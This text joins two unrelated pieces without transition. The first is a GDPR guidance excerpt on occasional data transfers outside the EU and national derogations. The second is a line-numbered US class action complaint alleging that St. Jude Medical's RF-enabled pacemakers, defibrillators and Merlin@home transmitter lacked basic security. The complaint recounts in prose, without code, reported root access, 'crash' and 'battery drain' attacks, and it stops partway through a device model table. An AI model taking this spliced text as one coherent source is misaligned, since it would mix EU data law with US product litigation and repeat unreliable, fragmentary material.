What about one-off (or infrequent) transfers of personal data concerning only relatively few individuals?

Even where there is no Commission decision authorising transfers to the country in question, if it is not possible to demonstrate that individual's rights are protected by adequate safeguards and none of the derogations apply, the GDPR provides that personal data may still be transferred outside the EU.

However, such transfers are permitted only where the transfer:

- is not being made by a public authority in the exercise of its public powers;
- is not repetitive (similar transfers are not made on a regular basis);
- involves data related to only a limited number of individuals;
- is necessary for the purposes of the compelling legitimate interests of the organisation (provided such interests are not overridden by the interests of the individual); and
- is made subject to suitable safeguards put in place by the organisation (in the light of an assessment of all the circumstances surrounding the transfer) to protect the personal data.

In these cases, organisations are obliged to inform the relevant supervisory authority of the transfer and provide additional information to individuals.

Further reading in the GDPR

 [See Article 49 and Recitals 113](#) 

External link

National derogations

What derogations does the GDPR permit?

Article 23 enables Member States to introduce derogations to the GDPR in certain situations. These are similar to the existing exemptions from rights and duties in the DPA.

Member States can introduce exemptions from the GDPR's transparency obligations and individual rights, but only where the restriction respects the essence of the individual's fundamental rights and freedoms and is a necessary and proportionate measure in a democratic society to safeguard:

- national security;
- defence;
- public security;
- the prevention, investigation, detection or prosecution of criminal offences;
- other important public interests, in particular economic or financial interests, including budgetary and taxation matters, public health and security;
- the protection of judicial independence and proceedings;
- breaches of ethics in regulated professions;
- monitoring, inspection or regulatory functions connected to the exercise of official authority regarding security, defence, other important public interests or crime/ethics prevention;
- the protection of the individual, or the rights and freedoms of others; or
- the enforcement of civil law matters.

Other Member State derogations or exemptions

Chapter IX provides that Member States can provide exemptions, derogations, conditions or rules in relation to specific processing activities. These include processing that relates to:

- freedom of expression and freedom of information;
- public access to official documents;
- national identification numbers;
- processing of employee data;
- processing for archiving purposes and for scientific or historical research and statistical purposes;
- secrecy obligations; and
- churches and religious associations.

Further reading in the GDPR

 [See Articles 6\(2\), 6\(3\), 9\(2\)\(a\), 23 and 85-91 and Recitals 71, 50, 53, 153-165](#) 

External link

1 Mike Arias, Esq. (CSB #115385)
2 mike@asstlawyers.com
3 Alfredo Torrijos, Esq. (CSB #222458)
4 alfredo@asstlawyers.com

ARIAS SANGUINETTI STAHLE & TORRIJOS, LLP

5 6701 Center Drive West, 14th Floor
6 Los Angeles, CA 90045
7 Tel: (310) 844-9696
8 Fax: (310) 861-0168

9 Elise R. Sanguinetti (CSB #191389)
10 elise@asstlawyers.com
11 Jamie G. Goldstein, Esq. (CSB #302479)
12 jamie@asstlawyers.com

ARIAS SANGUINETTI STAHLE & TORRIJOS, LLP

13 555 12th Street, Suite 1230
14 Oakland, CA 94607
15 Tel: (310) 844-9696
16 Fax: (310) 861-0168

17 *Attorneys for Plaintiff*
18 *and the Proposed Class*

19 **UNITED STATES DISTRICT COURT**
20 **CENTRAL DISTRICT OF CALIFORNIA**

21 CLINTON W. ROSS JR., individually
22 and on behalf of all others similarly
23 situated,

24 Plaintiff,

25 vs.

26 ST. JUDE MEDICAL, INC.; ST. JUDE
27 MEDICAL S.C., INC.; and
28 PACESETTER, INC. d/b/a St. Jude
Medical Cardiac Rhythm Management
Division,

Defendants.

Case No.

CLASS ACTION COMPLAINT

JURY TRIAL DEMANDED

1 Plaintiff Clinton W. Ross Jr. (“Plaintiff”), individually and on behalf of all others similarly
2 situated, makes the following allegations based upon information and belief, except as to those
3 allegations specifically pertaining to Plaintiff and his counsel, which are based on personal
4 knowledge. Plaintiff brings this action for restitution and monetary damages against defendants
5 St. Jude Medical, Inc., St. Jude Medical S.C., Inc., and Pacesetter, Inc. dba St. Jude Cardiac
6 Rhythm Management Division (collectively referred to as “St. Jude” or “Defendants”),
7 demanding a trial by jury.

8 9 **THE PARTIES**

10 1. Plaintiff Clinton W. Ross Jr. (“Plaintiff”) is a resident of Cook County, Illinois.

11 2. Defendant St. Jude Medical, Inc. (“St. Jude Medical”) is a corporation doing
12 business in each and every state of the United States as well as the District of Columbia, and is
13 organized under the laws of Minnesota, with its principal place of business at One St. Jude Medical
14 Drive, St. Paul, Minnesota. St. Jude Medical is therefore a citizen of Minnesota. See 28 U.S.C. §
15 1332(c)(1).

16 3. Defendant St. Jude Medical S.C., Inc. (“St. Jude Medical S.C.”) is a corporation
17 doing business in each and every state of the United States as well as the District of Columbia,
18 and is organized under the laws of Minnesota, with its principal place of business at 6300 Bee
19 Cave Road, in Austin, Texas. St. Jude Medical S.C. is therefore a citizen of Minnesota and Texas.
20 See 28 U.S.C. § 1332(c)(1). St. Jude Medical S.C. operates as a wholly owned subsidiary of St.
21 Jude Medical, Inc.

22 4. Defendant Pacesetter, Inc. (“Pacesetter”) is a corporation doing business in each and
23 every state of the United States as well as the District of Columbia, and is organized under the
24 laws of Delaware, with its principle place of business at 15900 Valley View Court, in Sylmar,
25 California. Pacesetter is therefore a citizen of Minnesota and California. See 28 U.S.C. §
26 1332(c)(1). Pacesetter, doing business as St. Jude Medical Cardiac Rhythm Management
27 Division, develops, manufactures, and distributes cardiac rhythm management products including
28 tachycardia implantable cardioverter defibrillators systems, pacemakers, and cardiac

1 resynchronization therapy devices. Pacesetter operates as a wholly owned subsidiary of St. Jude
2 Medical, Inc.

4 JURISDICTION AND VENUE

5 5. This Court has jurisdiction over this action pursuant to the Class Action Fairness
6 Act (28 U.S.C. § 1332(d)). The aggregated claims of the individual class members exceed
7 \$5,000,000, exclusive of interest and costs, at least one class member is of diverse citizenship
8 from one defendant, and there are more than 100 class members.

9 6. This Court has personal jurisdiction over Defendants because they conducts
10 business in California and have sufficient minimum contacts with California.

11 7. Venue is proper in this District under 28 U.S.C. § 1391(b) because a substantial part
12 of the events or omissions giving rise to the claims occurred and/or emanated from this District,
13 and because Defendants have caused harm to class members residing in this District. For example,
14 St. Jude maintains its main cardiac rhythm management facility in Sylmar, California, where the
15 company primarily conducts its design, testing, risk and failure analysis for its ICDs, pacemakers
16 and CRT devices. St. Jude's Sylmar facility is registered with the FDA as a medical device
17 manufacturer and operates as the headquarters for the company's Cardiac Rhythm Management
18 Division. In addition, Merlin.net, where the data obtained from the implanted devices is stored
19 and accessed, is operated by Pacesetter, Inc. which has its principal place of business in Sylmar,
20 California.

22 FACTUAL ALLEGATIONS

23 **A. Implantable Cardiac Devices and the Advent of Remote Monitoring.**

24 8. Implantable Medical Devices ("IMDs") are electronic devices implanted within the
25 body to treat or monitor a medical condition or body part. Examples of IMDs include pacemakers
26 and defibrillators to monitor and treat cardiac conditions; neurostimulators for deep brain
27 stimulation in cases such as epilepsy or Parkinson; and drug delivery systems in the form of
28 infusion pumps. Implantable cardiac devices are the most widely known example of IMDs.

1 9. Implantable cardiac devices are used to treat bradycardia (debilitating slow
2 heartbeat), tachycardia (life-threatening fast heartbeat), and other cardiac rhythm disorders. These
3 devices fall into three general categories: (i) pacemakers; (ii) implantable cardioverter-
4 defibrillators (“ICDs”) and (iii) cardiac resynchronization therapy defibrillators/pacemakers
5 (“CRTs”). A pacemaker is an implanted medical device that uses electrical impulses, delivered
6 by leads contacting the heart muscles, to regulate the beating of the heart. The primary role of a
7 pacemaker is to maintain an adequate heart rate, either because the heart’s native pacemaker is
8 not fast enough, or there is a block in the heart’s electrical conduction system. An ICD is an
9 electrical impulse generator which is implanted in patients who are at risk of sudden cardiac death
10 due to ventricular fibrillation; these devices are programmed to detect cardiac arrhythmia and
11 correct it by delivering a jolt of electricity. A CRT device sends electrical impulses to both lower
12 chambers of the heart to help them beat together in a more synchronized pattern and thereby
13 improves the heart’s ability to pump blood and oxygen to the body.

14 10. At the time that a cardiac device is implanted, the physician uses a “device
15 programmer” to check and adjust the settings on the cardiac device. A device programmer
16 typically communicates with the device using a telemetry wand. By placing the wand outside of
17 the body and over the implanted device, it can read and display the device information on the
18 programmer screen. The physician can program different sensing and therapy thresholds on the
19 implanted devices for each patient’s individual needs.

20 11. Historically, patients with an implanted cardiac device would typically require an
21 office visit follow-up to their electrophysiologist approximately every three months. At each
22 follow-up visit, the following data would be acquired using the device programmer: patient
23 history, device parameters, stored episodes, device interrogation testing, diagnostic data, and
24 measured data.

25 12. Obviously, these frequent office visits are time consuming, expensive and
26 inconvenient. In the last decade, cardiac device manufacturers have begun to incorporate
27 networking functions – also known as “telemetry” – into their devices that allow for the remote
28 collection of the same information that is collected in an office visit. With these new, networked

1 devices, the data that historically could only be collected at a doctor's office through the use of a
 2 device programmer, is collected from an external device located in the patient's home which is
 3 then transferred through a telephone line to an external server for the electrophysiologist to view.
 4 The ability to remotely collect device information has obvious benefits. Not only does remote
 5 collection reduce the number of office visits required by the patient, it also allows healthcare
 6 providers to constantly monitor the patient's condition.

7 13. The availability of remote monitoring of implantable cardiac devices – and the
 8 reduction in office visits resulting from remote monitoring – is not only more convenient for
 9 patients, it also can result in significant cost savings. St. Jude, on a webpage titled “Arrhythmia
 10 Management Economics,” proclaims that “ICDs and pacemakers with remote monitoring have
 11 shown impressive cost reduction opportunities.” According to St. Jude:

12 Studies of the use of remote monitoring in the U.S. show:

- 13 • 36% decrease in cardiac or device-related emergency
- 14 department or hospital visits
- 15 • 17% reduction in spending (approximately \$10,640 per
- 16 ICD/CRT-D patient) over 3 years
- 17 • 9% reduction in spending (approximately \$4,356 per
- 18 pacemaker patient) over three years
- 19 • 18% reduction in length of hospital stay (an estimated
- 20 savings of \$1,793/stay, per patient)
- 21


22 [Footnotes omitted.]

23
 24
 25
 26 ///

27 ///

28 ///

14. On the same “Arrhythmia Management Economics” webpage, St. Jude presents the following chart to highlight the cost savings available from remote monitoring:



15. Not only does remote monitoring of cardiac devices provide significant economic benefits, it also improves patient care. On a webpage titled, “Improved Clinical Outcomes With Remote Monitoring,” St. Jude explains:

///

///

///

1 Remote monitoring has been associated with improved survival.
2 Patients with high remote monitoring adherence see a 53-
3 percent greater survival than patients with low remote
4 monitoring adherence and a 140-percent greater survival than
5 patients not using remote monitoring at all. Additional studies
6 have shown the following clinical outcomes:

- 7 • 2.4X greater probability of survival
- 8 • 79% reduction in time to detection of clinical events
- 9 • 66% reduction in hospitalizations for AF or stroke
10 admissions
- 11 • 25% reduction in CHF admissions for ICD/CRT-D
12 patients
- 13 • 50% reduction in relative risk of death
- 14 • 34% reduction in all-cause mortality over 3 years for
15 ICD/CRT-D patients
- 16 • 27% reduction in all-cause mortality over 3 years for
pacemaker patients


17 [Footnotes omitted.]
18
19
20
21
22
23
24
25

26 ///

27 ///

28 ///

16. St. Jude reinforces the 2.4x greater probability of survival with remote monitoring with the following chart:



17. Although the remote monitoring of cardiac devices provides clear benefits, it also introduces a major source of security risks. For example, an implanted cardiac device that communicates wireless through RF (radiofrequency) is no longer “invisible” since its presence can be remotely detected. Furthermore, a vulnerable communication channel in an implanted cardiac device with RF capabilities could allow unauthorized the access to transmitted data by eavesdroppers. This could result in a major privacy breach, given the sensitive information stored and transmitted by these devices (including vital signals, diagnosed conditions, therapies, and a variety of personal data). A vulnerable communication channel also makes it easier to attack the implant in ways previously not possible. For example, by forging, altering, or replying to previously captured transmissions to or from an implanted cardiac device, a bad actor could monitor and modify the implant without necessarily being close to the victim. Such attacks can put at risk the safety of the patient with the implantable device, with fatal consequences in certain cases.

B. St. Jude's Cardiac Devices, the Merlin@home Transmitter and the Merlin.net Patient Care Network (PCN).

18. The Cardiac Rhythm Management Division of St. Jude Medical designs and manufactures pacemakers, ICDs and CRTs. St. Jude first provided for the capability of remote monitoring of its cardiac devices in about 2003 with the introduction of its Housecall Plus system.

19. The Housecall Plus system used a transmitter that was about the size of a telephone answering machine and consisted of a telemetry wand, which read information from the patient's implanted cardiac device, and a data model which transmits the patient data to a server. The transmitter telemetry wand used inductive telemetry to retrieve information from the device. Inductive telemetry uses two coils, one in the device and the other located on the transmitter wand, with mutual inductance between these coils to communicate information from the device to the transmitter. The transmitter would then retrieve data from the patient's cardiac device and send it via modem to the receiver. Because the Housecall Plus transmitter required the use of a telemetry wand, direct patient involvement was necessary in order to collect data from the implanted cardiac device.

20. On July 15, 2008, St. Jude issued a press release announcing the forthcoming release of its Merlin@home transmitter, an RF wireless technology that allowed for remote monitoring of patients' implanted cardiac devices. Unlike the Housecall Plus system, the Merlin@home transmitter's wireless technology allows the devices to be automatically checked without direct patient involvement. In its July 15, 2008 press release, St. Jude touted the advantage of using RF wireless technology and the ability to automatically download information from the implanted device without any patient involvement:

Until recently, patients with implanted cardiac devices were typically required to visit doctors' offices several times per year to have their device performance checked. With the advent of transmitters capable of downloading and transmitting device data over telephone lines, patients are now able to initiate and perform many of these follow-ups in their own homes.

1 The Merlin@home transmitter's wireless technology gives patients
2 the additional comfort of having devices automatically checked.
3 ***Since the transmitter initiates the scheduled follow-up and uses RF***
4 ***wireless telemetry to download data from the device, the entire***
5 ***follow-up procedure is conducted without any direct patient***
6 ***involvement. The only requirement is that each patient remains***
7 ***within range of the transmitter while it reads his or her device.***
8 Patients also may initiate data transmissions as instructed by their
9 physicians.

7 The Merlin@home transmitter is transportable and can be setup
8 wherever a standard phone line is available, typically by the bedside
9 for data transmission while the patient sleeps. Data downloaded by
10 the Merlin@home transmitter is sent to Merlin.net PCN, a secure,
11 Internet-based data management system, where it is stored for review
12 by the patient's physician.


11 "We have simplified remote follow-ups to the extent that they are now
12 something that can be performed seamlessly without interrupting the
13 patient's day. Patients simply setup the Merlin@home transmitter;
14 after that, the system handles all aspects of patient follow up,
15 including daily monitoring," said Eric S. Fain, M.D., president of the
16 St. Jude Medical Cardiac Rhythm Management Division. "The
17 simplicity of the system reduces the chance of patients missing
18 follow-up transmissions."

17 The Merlin@home transmitter also monitors cardiac devices outside
18 of regularly scheduled follow-ups. The system can perform daily
19 checks to monitor for alerts about device performance or about patient
20 heart rhythms that may have been detected by the implanted device.
21 Merlin.net PCN can be programmed to alert a physician directly
22 including an on-call physician outside normal business hours in the
23 event that the monitored data reveals an episode the physician needs
24 to know about as soon as possible.

22 "By directly alerting physicians, the Merlin@home transmitter and
23 Merlin.net PCN can help reduce risks associated with cardiac
24 episodes that physicians would want to know about right away," said
25 Fain. "Without this notification, these events might go undetected for
26 significant amounts of time. Direct notification is one more way to
27 give physicians more control over their patient's critical health care."

27 [Emphasis added.]

21. During a Merlin@home session, the transmitter reads the data from the implanted cardiac device and sends it to the Merlin.net Patient Care Network (PCN) a remote server. The data can be accessed by the patient's healthcare provider from Merlin.net. The interaction between the cardiac device, the Merlin@home transmitter and Merlin.net PCN can be illustrated as follows:



C. St. Jude's Representations to Patients and Healthcare Providers.

22. In a brochure, titled "Connecting with Your Doctor From Home," St. Jude represents to patients the benefits of remote monitoring of their implanted cardiac devices, stating, in relevant part:

We're pleased to bring you a new development in patient care that will give you greater flexibility and allow your doctor to keep a closer eye on your device while you spend less time at the doctor's office.

With Remote Care from St. Jude Medical, your Merlin@home® transmitter allows you to have your device checked from the comfort of your own home, reducing the number of scheduled clinic visits you need to make.

1 The transmitter is also able to monitor your device daily between
 2 scheduled follow-ups and can alert your doctor's office if it detects
 anything of which your doctor may wish to be aware.

3 23. St. Jude's "Connecting with Your Doctor From Home" brochure contains a
 4 "Frequently Asked Questions" section, where St. Jude further explains remote monitoring:

5 **What are remote follow-ups and**
 6 **remote monitoring?**

7 Remote follow-ups are checks on your
 8 implantable cardiac device from a location
 other than your doctor's office.

9 Most patients with implanted devices need
 10 to visit their doctor's office several times each
 11 year to have their devices checked. Your
 12 Merlin@home transmitter can now perform
 many of these tasks from home. The transmitter
 13 simply reads your device's data and transmits
 it securely over the phone for your doctor
 to review.

14 Remote monitoring is when the transmitter
 15 checks your device between scheduled follow-
 16 ups and transmits data or information about
 which your doctor has asked to be notified.

17
 18 24. In the "Connecting with Your Doctor From Home" brochure, St. Jude assures
 19 patients that remote monitoring will not affect the implanted cardiac device's performance:

20 **Will remote monitoring affect**
 21 **my device's performance?**

22 No. Your device will continue to function
 23 normally during remote follow-ups and
 24 monitoring.

25
 26 ///

27 ///

28 ///

25. St. Jude also represents in the “Connecting with Your Doctor From Home” brochure that patients’ data will be secure, stating:

Is the data transmitted secure?

Your transmitted data is uploaded to Merlin.net® PCN, a safe and secure web-based data management system that is protected with industry-standard safety protocols. Your data is password-protected, so only authorized users can access it.

You can have confidence that your data is safe because Merlin.net PCN is the first medical device network to be awarded ISO 27001 certification, a stringent worldwide information security standard.



D. St. Jude’s Implanted Cardiac Devices and the Merlin@home Transmitter Are Shown to be Grossly Insecure.

26. On August 25, 2016, Muddy Waters Capital LLC issued a report setting forth findings by MedSec Holdings Ltd. (“MedSec”) regarding severe security vulnerabilities found in St. Jude’s cardiac devices with RF telemetry capabilities, the Merlin@home transmitter and the Merlin.net PCN.

27. As set forth in the Muddy Waters report, MedSec found that St. Jude’s cardiac devices with RF telemetry capabilities, the Merlin@home transmitter and the Merlin.net PCN lacked even the most basic security defenses (such as strong authentication, encrypted software and code, anti-debugging tools, anti-tampering mechanisms and the use of a wand to activate RF wireless communications) that are used by other cardiac device manufacturers. The lack of these security defenses, makes it easy to reverse engineer the Merlin@home transmitter and locate numerous vulnerabilities. Indeed, MedSec demonstrated at least three ways to obtain “root access” to the Merlin@home transmitter. Obtaining root access to the Merlin@home transmitter

1 not only allows a malicious attacker to reverse engineer the device to identify and leverage
2 vulnerabilities, it also exposes sensitive network credentials including the user ID and password
3 for the Merlin.net PCN and SSH keys. St. Jude's failure to protect these important sensitive
4 network credentials reveals a complete lack of any focus on security and provides a potential
5 avenue for obtaining unauthorized access to the Merlin.net PCN.

6 28. MedSec also discovered that the communication protocol utilized by St. Jude's
7 cardiac devices with RF telemetry capabilities and the Merlin@home transmitter do not employ
8 any unique or one-time tokens, such as a user-provided password. As such, and because there is
9 no strong authentication built into the communication protocol used by these devices, any device
10 programmer or Merlin@home transmitter can communicate with any St. Jude cardiac device with
11 RF telemetry capabilities. Therefore, any attacker who can reverse engineer the communication
12 protocol used by these devices can gain access to (as well as impersonate) any device that utilizes
13 the communication protocol – including any St. Jude cardiac device with RF telemetry
14 capabilities.

15 29. The lack of even the most basic security defenses allowed MedSec – with relatively
16 little effort – to develop and demonstrate two types of potentially catastrophic attacks that could
17 be used against St. Jude's cardiac devices with RF telemetry capabilities: (i) a “crash attack” that
18 would remotely disable the implanted cardiac devices, and in some cases, appear to cause the
19 device to pace at a dangerous rate; and (ii) a “battery drain attack” that remotely runs down the
20 batteries of the cardiac devices.

21 30. The “crash attack” involves broadcasting a combination of signals that places St.
22 Jude's cardiac devices with RF telemetry capabilities into a state of malfunction. As shown by
23 MedSec, the “crash attack” can be achieved either through a compromised Merlin@home
24 transmitter or via a software defined radio. According to MedSec, in many cases the “crash
25 attack” made the cardiac device completely unresponsive to interrogations from Merlin@home
26 transmitter and Merlin device programmers. More distressingly, in some cases the “crash attack”
27 caused the cardiac device to pace at rapid rate that could have severe adverse health consequences.

31. MedSec also demonstrated a “battery drain attack” that generates signals from the Merlin@home transmitter to run down batteries in St. Jude’s cardiac devices with RF telemetry capabilities. MedSec’s testing of this attack depleted the batteries of the cardiac device at approximately three percent of capacity per 24-hour period. MedSec has since developed new code for a “battery drain attack,” which it believes would drain devices at six times that rate – allowing the battery for a St. Jude cardiac device to be depleted in approximately two weeks of nightly broadcasts. MedSec also reports that, because of the compromised login credentials, a large-scale “battery drain attack” using the Merlin.net PCN may be possible.

32. As explained by MedSec, the “crash attack” and “battery drain attack” are only two examples of potential attacks. Given the lack of even the most basic security defenses and the ability to obtain root access to the Merlin@home transmitters, it is doubtless that a malicious attacker could find numerous other attacks. Thus, even if the particular attacks outlined by MedSec were addressed, without a completely new communication protocol, St. Jude’s cardiac devices with RF telemetry capabilities would continue to be susceptible to other attacks.

E. Plaintiff’ Experience.

33. Plaintiff Ross currently has implanted a St. Jude Quadra Assura cardiac resynchronization therapy defibrillator (model number CD-3365-40Q). Prior to his implant surgery, which took place on or about November 2, 2015, Plaintiff Ross was told that the Quadra Assura would be remotely monitored by his physician using the Merlin@home transmitter. Mr. Ross was additionally told that remote monitoring would not in any way affect the performance of the implanted device and that remote monitoring was safe and secure.

34. Following his surgery, Plaintiff Ross installed the Merlin@home transmitter in his bedroom and has since been using the Merlin@home transmitter as directed. Since learning of the security issues with his Quadra Assura and the Merlin@home transmitter, Plaintiff Ross has, based on the recommendation of his physician, discontinued using the Merlin@home transmitter by unplugging the unit from the electrical outlet. Plaintiff Ross, again on the recommendation of his physician, does not intend to use the Merlin@home transmitter until the security issues with his Quadra Assura and the Merlin@home transmitter are resolved and will, therefore, be required

to go in person to his doctor's office to have his cardiac device monitored.

CLASS ALLEGATIONS

35. Plaintiff brings this action on behalf of himself and as a representative of all others who are similarly situated. Pursuant to Rules 23(a), (b)(2), and/or (b)(3) of the Federal Rules of Civil Procedure, Plaintiff seeks certification of a Nationwide Class and a Illinois Class.

36. The Nationwide Class is initially defined as follows:

All persons who were implanted with a "Class Device" while residing in the United States (the "Nationwide Class").

37. The Illinois Class is initially defined as follows:

All persons who were implanted with a "Class Device" while residing in Illinois (the "Illinois Class").

38. For purposes of the above class definitions, "Class Device" shall consist of every pacemaker, implantable cardioverter-defibrillator, and cardiac resynchronization therapy pacemaker and/or defibrillator with radiofrequency ("RF") telemetry capability that was designed, manufactured, marketed, distributed or sold by the Defendants, including but not limited to the following models:

Model Name	Model Number(s)	Device Type
Accent DR RF	PM2212; PM2210	Dual-Chamber Pacemaker
Accent SR RF	PM1210	Single-Chamber Pacemaker
Allure Quadra RF	PM3242	Cardiac Resynchronization Therapy Pacemaker
Allure RF	PM3222	Cardiac Resynchronization Therapy Pacemaker
Anthem RF	PM3210	Cardiac Resynchronization Therapy Pacemaker

Model Name	Model Number(s)	Device Type
Assurity	PM1240	Single-Chamber Pacemaker
Assurity	PM2240	Dual-Chamber Pacemaker
Assurity+	PM1260	Single-Chamber Pacemaker
Assurity+	PM2260	Dual-Chamber Pacemaker
Current Accel DR	CD2215-30; CD2215-36; CD2215-36Q	Dual-Chamber Implantable Cardioverter Defibrillator
Current Accel VR	CD1215-30; CD1215-36; CD1215-36Q	Single-Chamber Implantable Cardioverter Defibrillator
Current DR	2107-30; 2107-36; CD2207-36Q	Dual-Chamber Implantable Cardioverter Defibrillator
Current DR RF	2207-30; 2207-36	Dual-Chamber Implantable Cardioverter Defibrillator
Current VR	1107-30; 1107-36; CD1207-36Q	Single-Chamber Implantable Cardioverter Defibrillator
Current VR RF	1207-30; 1207-36	Single-Chamber Implantable Cardioverter Defibrillator
Current+ DR	CD2211-36; CD2211-36Q	Dual-Chamber Implantable Cardioverter Defibrillator
Current+ VR	CD1211-36; CD1211-36Q	Single-Chamber Implantable Cardioverter Defibrillator

Model Name	Model Number(s)	Device Type
Ellipse DR	CD2275-36; CD2257-36Q; CD2311-36; CD2311-36Q; CD2411-36; CD2411-36C; CD2411-36Q; CD2411-36QC	Dual-Chamber Implantable Cardioverter Defibrillator
Ellipse VR	CD1257-36; CD1257-36Q; CD1311-36; CD1311-36Q; CD1411-36; CD1411-36C; CD1411-36Q; CD1411-36QC	Single-Chamber Implantable Cardioverter Defibrillator
Fortify Assura DR	CD2257-40; CD2257-40Q; CD2357-40; CD2357-40C; CD2357-40Q; CD2357-40QC	Dual-Chamber Implantable Cardioverter Defibrillator
Fortify Assura VR	CD1257-40; CD1257-40Q; CD1357-40; CD1357-40C; CD1357-40Q; CD1357-40QC	Single-Chamber Implantable Cardioverter Defibrillator
Fortify DR	CD2231-40; CD2231-40Q	Dual-Chamber Implantable Cardioverter Defibrillator
Fortify VR	CD1231-40; CD1231-40Q	Single-Chamber Implantable Cardioverter Defibrillator
Promote	3107-30; 3107- 36; 3107-36Q; CD3207-36Q	Cardiac Resynchronization Therapy Defibrillator

Model Name	Model Number(s)	Device Type
Promote Accel	CD3215-30; CD3215-36; CD3215-36Q	Cardiac Resynchronization Therapy Defibrillator
Promote Q	CD3221-36	Cardiac Resynchronization Therapy Defibrillator
Promote Quadra	CD3245-40; CD3245-40Q	Cardiac Resynchronization Therapy Defibrillator
Promote RF	3207-30; 3207-36	Cardiac Resynchronization Therapy Defibrillator
Promote+	CD3211-36; CD3211-36Q	Cardiac Resynchronization Therapy Defibrillator
Quadra Allure MP RF	PM3262	Cardiac Resynchronization Therapy Defibrillator
